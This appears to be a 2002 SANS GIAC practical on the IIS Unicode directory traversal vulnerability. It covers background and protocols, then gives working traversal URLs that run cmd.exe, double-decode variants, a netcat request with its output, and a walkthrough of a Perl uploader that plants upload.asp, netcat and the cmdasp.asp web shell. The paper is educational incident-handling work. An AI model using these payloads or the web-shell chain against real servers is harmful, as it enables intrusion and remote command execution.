



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Windows NT UNICODE Vulnerability Analysis

Option 2 – Support for the Cyber Defense Initiative (CDI)

Mark Maher, GCIA
Senior Security Analyst

March 2002

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

PART I – TARGETED PORT	3
PART II – SPECIFIC EXPLOIT	8
EXPLOIT DETAILS	8
PROTOCOL DESCRIPTION	9
DESCRIPTION OF VARIANTS	10
HOW THE EXPLOIT WORKS	10
DIAGRAM OF THE EXPLOIT	15
HOW TO USE THE EXPLOIT	17
SIGNATURE OF THE ATTACK	24
HOW TO PROTECT AGAINST IT	25
SOURCE CODE/PSEUDO CODE	26
ADDITIONAL INFORMATION	40

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

Part I – Targeted Port

The port that I am selecting for this practical is port 80. Current graph of selected targeted port 80 as of 3/12/02 (from <http://www.incidents.org>) :



Note that the most “Attacked Port” is port 80.

Service or application commonly associated with port 80 (from Dshield, http://www.dshield.org/port_of_the_day.html) :

Port 80 - HTTP

“Port 80 (TCP) is probably the most 'famous' port, as web servers listen to it by default. Connections to port 80 should always be open and you should allow

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

return packets from port 80. If you see however a connection to port 80, someone is looking for a web server on your machine.”

Also, since this paper will highlight a Web server exploit on Microsoft’s Internet Information Server (IIS), further applications that are exploited include ISAPI (Internet Server API) and ASP (Active Server Pages), which will be discussed in detail below. **NOTE:** These are not protocols, but types of files. Nevertheless, they are vital to the discussion of this practical.

Description of the services/applications that use this port and their purpose:

From Dshield (<http://www.dshield.org/ports/port80.html>):

“Port 80 (TCP) is probably the most 'famous' port, as web servers listen to it by default. Connections to port 80 should always be open and you should allow return packets from port 80. If you see however a connection to port 80, someone is looking for a web server on your machine.

If port 80 is open on your machine, you likely have a web server installed. Popular implementations are Apache, Internet Information Server (IIS), Microsoft Personal Web Server (part of FrontPage).

Occasional hits to port 80 should not raise too much concern. As people connect to this port whenever they connect to any web server, it is possible that someone just entered a wrong URL/IP address.

However, if you see an access to port 80 in conjunction with an access to port 8080 and in particular 3130, you probably have someone looking for a vulnerable proxy server they try to use to browse the Internet anonymously.

Another pattern to watch out for is a scan to a series of ports like 80,81,8000,8008,8080. Many home users 'hide' web server on these ports. A scan like this could indicate an intruder looking for such a hidden, and possibly vulnerable web server.”

Protocol used by the service/application and a description of how the protocol works:

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

The protocol used by port 80, as in this practical, is the *Hyper-Text Transfer Protocol* (HTTP). HTTP is used to move data objects, called pages, between client applications, called browsers, running on one machine, and server applications, usually on another. HTTP is the protocol that is used on and that defines the *World Wide Web* (WWW). The pages moved by HTTP are compound data objects composed of other data and objects. Pages are specified in a language called *hyper-text markup language*, or HTML. HTML specifies the appearance of the page and provides for pages to be associated with one another by cross-references called *hyper links*.

Since this paper concentrates on Microsoft's Internet Information Services, the following explanation is extremely helpful:

"Because HTTP is text-based, it's quite easily understood. Essentially, HTTP is a stateless file-transfer protocol. Files are requested with the HTTP GET method and are typically rendered within a Web browser. In a browser, the GET request looks like this:

<http://www.victim.com/files/index.html>

This requests the file index.html from the /files virtual directory on the system www.victim.com. The /files virtual directory maps to an actual directory on the system's disk, for example, C:\inetpub\wwwroot\files\ . To the server, however, the request appears as follows: GET /files/index.html HTTP/1.0. Assuming the file exists and no other errors result, the server then replies with the raw data from index.html, which is rendered appropriately in the browser.

One major variation on a basic HTTP file request is executable behavior. Early in its development, everyone decided the World Wide Web's need to advance beyond a simple, static file-retrieval system. So, dynamic capabilities were added via so-called Common Gateway Interface (CGI) applications, which were, essentially, applications that ran on the server and generated dynamic content tailored to each request, rather than serving up the same old HTML page. A CGI application can be invoked via HTTP in much the same manner as previously described:

<http://www.victim.com/scripts/cgi.exe?var1+var2>

This feeds var1 and var2 to the application cgi.exe (the plus symbol {+} acts as a space to separate the variables, for example, cmd.exe+/c+dir+C:\).

Because of their nature as discrete programs that consumed system resources with each HTTP request, CGI executables soon became quite inefficient in servicing the Web's burgeoning needs. Microsoft addressed these shortcomings by formulating two distinct technologies to serve as the basis for Web applications: Active Server Pages (ASP) and

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

the Internet Server Application Programming Interface (ISAPI). These two technologies still underline the two major types of IIS-based applications deployed today.

ASP works much differently than CGI, but it appears to behave much the same way to the end user:

<http://www.victim.com/scripts/script.asp?var1=x&var2=Y>

This feeds the parameter X to the ASP script.asp as variable number one, Y as variable number two, and so on. Typically, the result of this process is the generation of an HTML page with the output of the script.asp operation. ASP scripts are usually written in a human-readable scripting language like Visual Basic, but the technology is largely (Microsoft) language-neutral.

ISAPI generally is much less visible to end users. In fact, Microsoft uses many ISAPI DLL's to extend IIS itself and most folks are none the wiser (incidentally, the ASP interpreter is implemented as an ISAPI DLL). ISAPI DLL's are binary files that aren't given to human interpretation. They can run inside or outside the ISS process itself (inetinfo.exe) and, once instantiated, they stay resident, thus greatly trimming the overhead of spawning a process for a CGI executable to service each request. If you know the name of an ISAPI DLL, it can be called via HTTP:

<http://www.victim.com/isapi.dll?var1&var2> “

(Hacking Windows 2000 Exposed, pgs. 207 – 208, Joel Scambray and Stuart McClure, Osborne/McGraw-Hill, 2001)

The following explanation is also helpful:

“CGI is a mechanism that launches an executable file on the server to service a client browser's request. With CGI, the server can generate customized output in response to a client request. But CGI applications require launching a new process for each request sent to the server. Allocating memory and loading an executable file into memory are relatively lengthy processes for a server. Therefore, if a server receives a large number of requests, it can easily get bogged down in performing the overhead tasks associated with creating a large number of processes and it can spend too little time actually executing the CGI code.

ISAPI is Microsoft's answer to the limitations of CGI. Like CGI, ISAPI extensions provide a means for executing code on the server, but ISAPI provides a number of efficiencies lost in CGI. ISAPI extensions are dynamic link libraries (DLL's) instead of executables, so they can be loaded once and the same version of the DLL code can be

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

called again and again. With ISAPI, it's not necessary to create a new thread (or process) for each request.

With IIS version 3.0, ASP was included for the first time. ASP brought the first Microsoft Visual Basic scripting engine to Internet server development, which made Web server application development the easiest it had ever been. With ASP, developers of Visual Basic programs were given an environment in which they could immediately be productive. And despite the interpreted nature of ASP script, it was still significantly faster than running CGI code.

However, the power of ASP does not rest in how easy it makes server-side development; ASP is powerful because it is the most flexible hosting mechanism for launching custom server controls. Using ASP technology, a business that has already written code to perform its business functions can simply call its components from ASP over the Internet or via an intranet. This allows the business's client/server application to take advantage of all the benefits HTML provides but still execute code that could have been written originally for a Visual Basic front-end application."

(Running Microsoft Internet Information Server, pgs. 4 – 5, Leonid Braginski and Matthew Powell, Microsoft Press, 1998)

Security issues or any vulnerabilities commonly associated with the service or application:

MS01-023, "Unchecked Buffer in ISAPI Extension",
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-023.asp>

MS01-033, "Unchecked Buffer in Index Server ISAPI Extension",
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp>

MS00-057, "File Permission Canonicalization",
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-057.asp>

MS01-026, "Superfluous Decoding Operation Could Allow Command Execution via IIS",
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-026.asp>

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

MS01-004, “Malformed .HTR Request Allows Reading of File Fragments”,
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-004.asp>

MS00-006, “Malformed Hit-Highlighting Argument”,
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-006.asp>

MS00-058, “Specialized Header”,
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-058.asp>

MS99-025, “MDAC RDS”,
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS99-025.asp>

KB Article 272079 describing WebDAV SEARCH issues and workaround,
<http://www.microsoft.com/technet/support/kb.asp?ID=272079>

eEye Advisory on the IPP buffer overflow,
<http://www.eeye.com/html/Research/Advisories/AD20010501.html>

eEye Advisory on the ida/idq buffer overflow,
<http://www.eeye.com/html/Research/Advisories/AD20010618.html>

Code Red Worm Advisory by eEye,
<http://www.eeye.com/html/Research/Advisories/AL20010717.html>

Part II – Specific Exploit

Exploit Details:

- *Name:* Unicode File System Traversal
- *Variants:* Double Decode File System Traversal, MDAC exploit.
- *Operating Systems:* Microsoft Internet Information Service (IIS), version 4.0/5.0

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

- *Protocols/Services:* HTTP, ISAPI, and ASP.
- *Brief Description:* The vulnerability results because of a canonicalization error affecting CGI scripts and ISAPI extensions (.ASP is probably the best-known ISAPI-mapped file type). Canonicalization is the process by which various equivalent forms of a name can be resolved to a single, standard name. For example, “%c0%af” and “%c1%9c” are overlong representations for ‘/’ and ‘\’. Thus, by feeding the HTTP request like the following to IIS, arbitrary commands can be executed on the server:

GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0

Protocol Description:

The Unicode vulnerability exploits the HTTP protocol. Some properties of HTTP are:

- A comprehensive addressing scheme. The HTTP protocol uses the concept of a URL (Uniform Resource Location).
- Client/Server Architecture. HTTP is based on a request/response paradigm. A client sends a request to the server, which then sends back a response.
- Connectionless and stateless. HTTP uses lower-level TCP to establish and tear down connections. This process involves opening and closing a connection (i.e., a TCP socket) with each request. Thus, after a server has responded to a client’s request, the connection between the client and server is dropped and forgotten.

The request method is a cornerstone of HTTP. Methods denote an action that the client wants to perform with the associated URL. Seven common case-sensitive (uppercase) methods are defined in RFC 2068 (HTTP/1.1 – HTTP/1.1 specification is a superset of the HTTP/1.0 specification – RFC 2616). The following are the individual request methods:

- OPTIONS
- TRACE
- GET

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

- HEAD
- POST
- PUT
- DELETE

IIS provides support for each of these methods.

Description of Variants:

An IIS vulnerability that bares a striking similarity to the Unicode exploit is the Double Decode File System Traversal, known by Microsoft as the “superfluous decode” vulnerability. Unicode example:

<http://198.10.10.1/scripts/..%c0%af..%c0%af..%c0%af..%c0%af../WINNT/system32/cmd.exe?/c+dir+c:\>

%c0%af = / or \. The use of %c0%af is not necessarily required to exploit the Unicode vulnerability. Other “illegal” representations for / and \ include:

%c1%1c = %c1%9c = %c0%9v = %c0%qf = %c1%8s = %c1%pc = %c0%af.

Double Decode example:

<http://198.10.10.1/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\>

%255c = %%%35c = %%%35%63 = %25%35%63, all translate to a single backslash (/).

Additional information for this variant can be found in MS01-026, which is Microsoft’s bulletin, and www.securityfocus.com/bid/2708 (Bugtraq ID 2708).

How the exploit works:

Unicode is the worldwide attempt at forming a single character set across all languages. Not every web server vendor has incorporated the standard 2-byte or 3-byte Unicode character set, so its support is limited to the major web servers such as Microsoft’s IIS and Apache.

The source of the vulnerability is not the Unicode character set itself, but rather how it is developed in the software. The flaw exists in IIS (versions 4.0 and 5.0) that allows remote users to list directory contents, view files, delete files, and execute arbitrary commands.

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

Basically, it allows an attacker to use the Unicode character set to craft URL's to access resources via IIS that would normally be inaccessible.

The Unicode vulnerability is a variation of the common “dot dot” (..) directory traversal attack. Web servers, especially older Web servers, were vulnerable because the Web server reads “..” directories in URL's and allow the attacker to back out of the web root directory. By using the Unicode vulnerability, the attacker can navigate the file system as if the person was sitting at the terminal. IIS has security incorporated to prevent the “dot dot” attack. Basically, queries to URL's with “..” with slashes (/) are denied. The Unicode vulnerability bypasses this restriction by substituting a standard / (slash) with the Unicode translation of a / or \ character. The Unicode characters are discussed above in the “Description of Variants” section.

By appending “..” and a Unicode / (slash) or \ (back-slash) after a virtual directory with execute permissions, it is possible for the attacker to execute arbitrary commands. The attackers execute commands via the crafted HTTP query or URL. The attacker may then be able to manipulate the web site appearance, download sensitive data, or upload backdoor software.

Commands executed via Unicode are executed in the context of the remote user making the HTTP request, which is typically the *IUSR_machinename* account. This account is typically a member of the Guests built-in group, which has restricted privileges, even on default Windows NT/2000 systems. However, the situation can get worse quickly, as this paper will show, turning the Unicode flaw into a serious security problem.

Quick summary of the Unicode vulnerability:

- Certain characters (%c0%af and %c1%9c) are ‘illegal’ Unicode representations for / and \.
- IIS decodes the Unicode characters *after* verifying the path is valid, rather than before.
- This allows “dot dot slash” sneakiness, including execution of arbitrary commands.

There are basically two ways to show the example of how the Unicode vulnerability does the file system traversal or shows the file system on the web server. For the first example, type in the following URL in the browser:

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

<http://198.10.10.1/scripts/..%c0%af..%c0%af..%c0%af..%c0%af../WINNT/system32/cmd.exe?/c+dir+c:\>


The output follows:

Directory of c:\

```
02/01/02  06:45p      <DIR>          adsm.sys
02/01/02  09:44a              0 AUTOEXEC.BAT
02/01/02  09:44a              0 CONFIG.SYS
02/01/02  04:36p      <DIR>          dell
02/04/02  11:59p          174,986 FORMATTER020402.OMA
02/05/02  01:05p          115,978 FORMATTER020502.OMA
02/01/02  04:48p      <DIR>          Inetpub
02/07/02  02:51p          536,870,912 pagefile.sys
02/02/02  09:30a      <DIR>          Program Files
02/26/02  11:12a              0 rad68B80.tmp
02/07/02  02:21p              0 SQL.LOG
02/11/02  01:32p      <DIR>          TEMP
02/01/02  04:09p      <DIR>          Windows Update Setup Files
02/07/02  02:52p      <DIR>          WINNT
          14 File(s)      537,161,876 bytes
          3,064,351,232 bytes free
```

A screen print further shows the Unicode in action:

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)



The other way to show the Unicode exploit is to feed the HTTP request via a file. For example, save the following in a file called unicode.txt:

```
GET /scripts/..%c0%af..%c0%af../WINNT/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
```

Then redirect this file through the tool netcat as follows:

```
C:\> nc -vv 198.10.10.1 80 << unicode.txt
```

The output follows:

```
[198.10.10.1] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft - IIS/4.0
Date: Mon, 11 Mar 2002 09:33:41 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial number is 7688-981F
```

Windows NT IIS UNICODE Vulnerability Analysis

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

Directory of c:\

```
02/01/02  06:45p      <DIR>          adsm.sys
02/01/02  09:44a              0 AUTOEXEC.BAT
02/01/02  09:44a              0 CONFIG.SYS
02/01/02  04:36p      <DIR>          dell
02/04/02  11:59p              174,986 FORMATTER020402.OMA
02/05/02  01:05p              115,978 FORMATTER020502.OMA
02/01/02  04:48p      <DIR>          Inetpub
02/07/02  02:51p          536,870,912 pagefile.sys
02/02/02  09:30a      <DIR>          Program Files
02/26/02  11:12a              0 rad68B80.tmp
02/07/02  02:21p              0 SQL.LOG
02/11/02  01:32p      <DIR>          TEMP
02/01/02  04:09p      <DIR>          Windows Update Setup Files
02/07/02  02:52p      <DIR>          WINNT
          14 File(s)      537,161,876 bytes
          3,064,351,232 bytes free
```

Note that if the following URL, which replaces “%c0%af” with “/”, is typed into the browser, a HTTP 404 is received (“Page cannot be found”):

<http://198.10.10.1/scripts/../../../../WINNT/system32/cmd.exe?/c+dir+c:\>

The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- Click the [Back](#) button to try another link.
- Click [Search](#) to look for information on the Internet.

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

HTTP 404 - File not found
Internet Explorer

Diagram of the Exploit:

One reason these Web attacks are so deadly is because firewalls cannot always prevent them from occurring. Web traffic is one of the most commonly (if not the most common) allowed protocols through Internet firewalls. Thus, while firewalls will prevent “hacking” on the operating system network services, such as wu-ftpd, RPC, NT/2000 ipc\$, HTTP is often perceived as “friendly” traffic that must be allowed in to the Web server because of e-commerce and other applications that require access to the Web server. Essentially, all a web hacker needs is a web browser, an Internet connection, and enough knowledge to try a few things.

An interesting concept, which I learned from the recent BlackHat Windows Security 2002 Conference in New Orleans, is the concept of the “URL as a cruise missile.” (One-Way Hacking: Futility of Firewalls in Web Hacking, JD Glaser and Saumil Shah, Foundstone, Inc.):

<http://10.0.0.1/scripts/display.asp?pg=1&product=7>

A	B	C	D
---	---	---	---

1. Part A, *http* (port 80), targets the firewall.
2. Part B, *//10.0.0.1/scripts*, targets the Web server (IIS).
3. Part C, *display.asp?pg=1*, targets the Web application.
4. Part D, *product=7*, targets the data base.

Thus, each part of the URL targets a specific part, i.e., the firewall, the Web Server, the Web application, and the database.

The following diagram illustrates how the Unicode exploit works on a network.

1. The client makes an HTTP request via the web browser or other standalone exploit programs:

`http://victim/scripts/..%c0%af../winnt/system32/cmd.exe?/c+"command"`

2. MS IIS web server tries to locate the file in the scripts folder
`\InetPub\scripts`

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

3. With "..%c0%af.." extended Unicode, MS IIS allows web visitor to traverse directory backward and activate "winnt/sdssystem32/cmd.exe" as a script to run system commands.
4. By the execution of commands, *IUSR_machinename* account (web visitors' account) is allowed to access system resources such as networking, file systems and so on.
5. The system responses of the execution of commands are returned to the MS IIS web server.
6. MS IIS web server sends the responses and/or CGI Error information back to the browser.
7. Server can be exploited because of writeable directories. Attacker can upload files, via perl and asp scripts, to the server.
8. Browsing to the asp pages presents the attacker with an easy-to-use GUI interface for executing Unicode commands.

Client

WEB Browser **1,6**

Tools: **7**

unicodeloader.pl
upload.asp
upload.inc
cmdasp.asp
iisenc.pl

Server

MS IIS 4.0/5.0 **1,5,6**

C:\inetpub\scripts **2**

..%c0%af../winnt/system32/
cmd.exe?c+dir+c:\ **3**

C:\, \winnt\system32\repair **4**


upload.asp **8**
cmdasp.asp

Option 2 – Support for the Cyber Defense Initiative (CDI)

How to use the exploit:

Since the exploit code is written in perl, a method to run the code using either ActivePerl for Windows or Perl 5 for a Unix/Linux box. The version used for this practical is ActivePerl 5.6, which corresponds to Perl version 5.6.0 on Unix/Linux. The exploit was run using a laptop running Windows 2000 Professional.

A script that automates the process of uploading files to a vulnerable server exists. Roelof Temmingh wrote a Perl script, `unicodeloader.pl`, that uses the Unicode exploit and echo/redirect techniques to create two files – `upload.asp` and `upload.inc`. These can be used via a browser to upload files. The two files that will be uploaded via `upload.asp` will be `netcat (nc.exe)` and `cmdasp.asp`, written by Maceo. Let's begin:




Unicodeloader.pl first copies C:\winnt\system32\cmd.exe to a file named sensepost.exe in the directory specified as the Webroot parameter (C:\inetpub\scripts in this example). This is done to bypass the inability of *cmd.exe* to take redirect (“>”) via this exploit.

Mark Maher
Advanced Incident Handling and Hacker Exploits
Practical Assignment version 2.0
Option 2 – Support for the Cyber Defense Initiative (CDI)

Sensepost.exe is then used to echo/redirect the files upload.asp and upload.inc line-by-line into the Webroot directory (C:\inetpub\scripts in this example).

Once upload.asp and the associated include file are on the victim server, then simply surf to that page using a Web browser and the following URL:

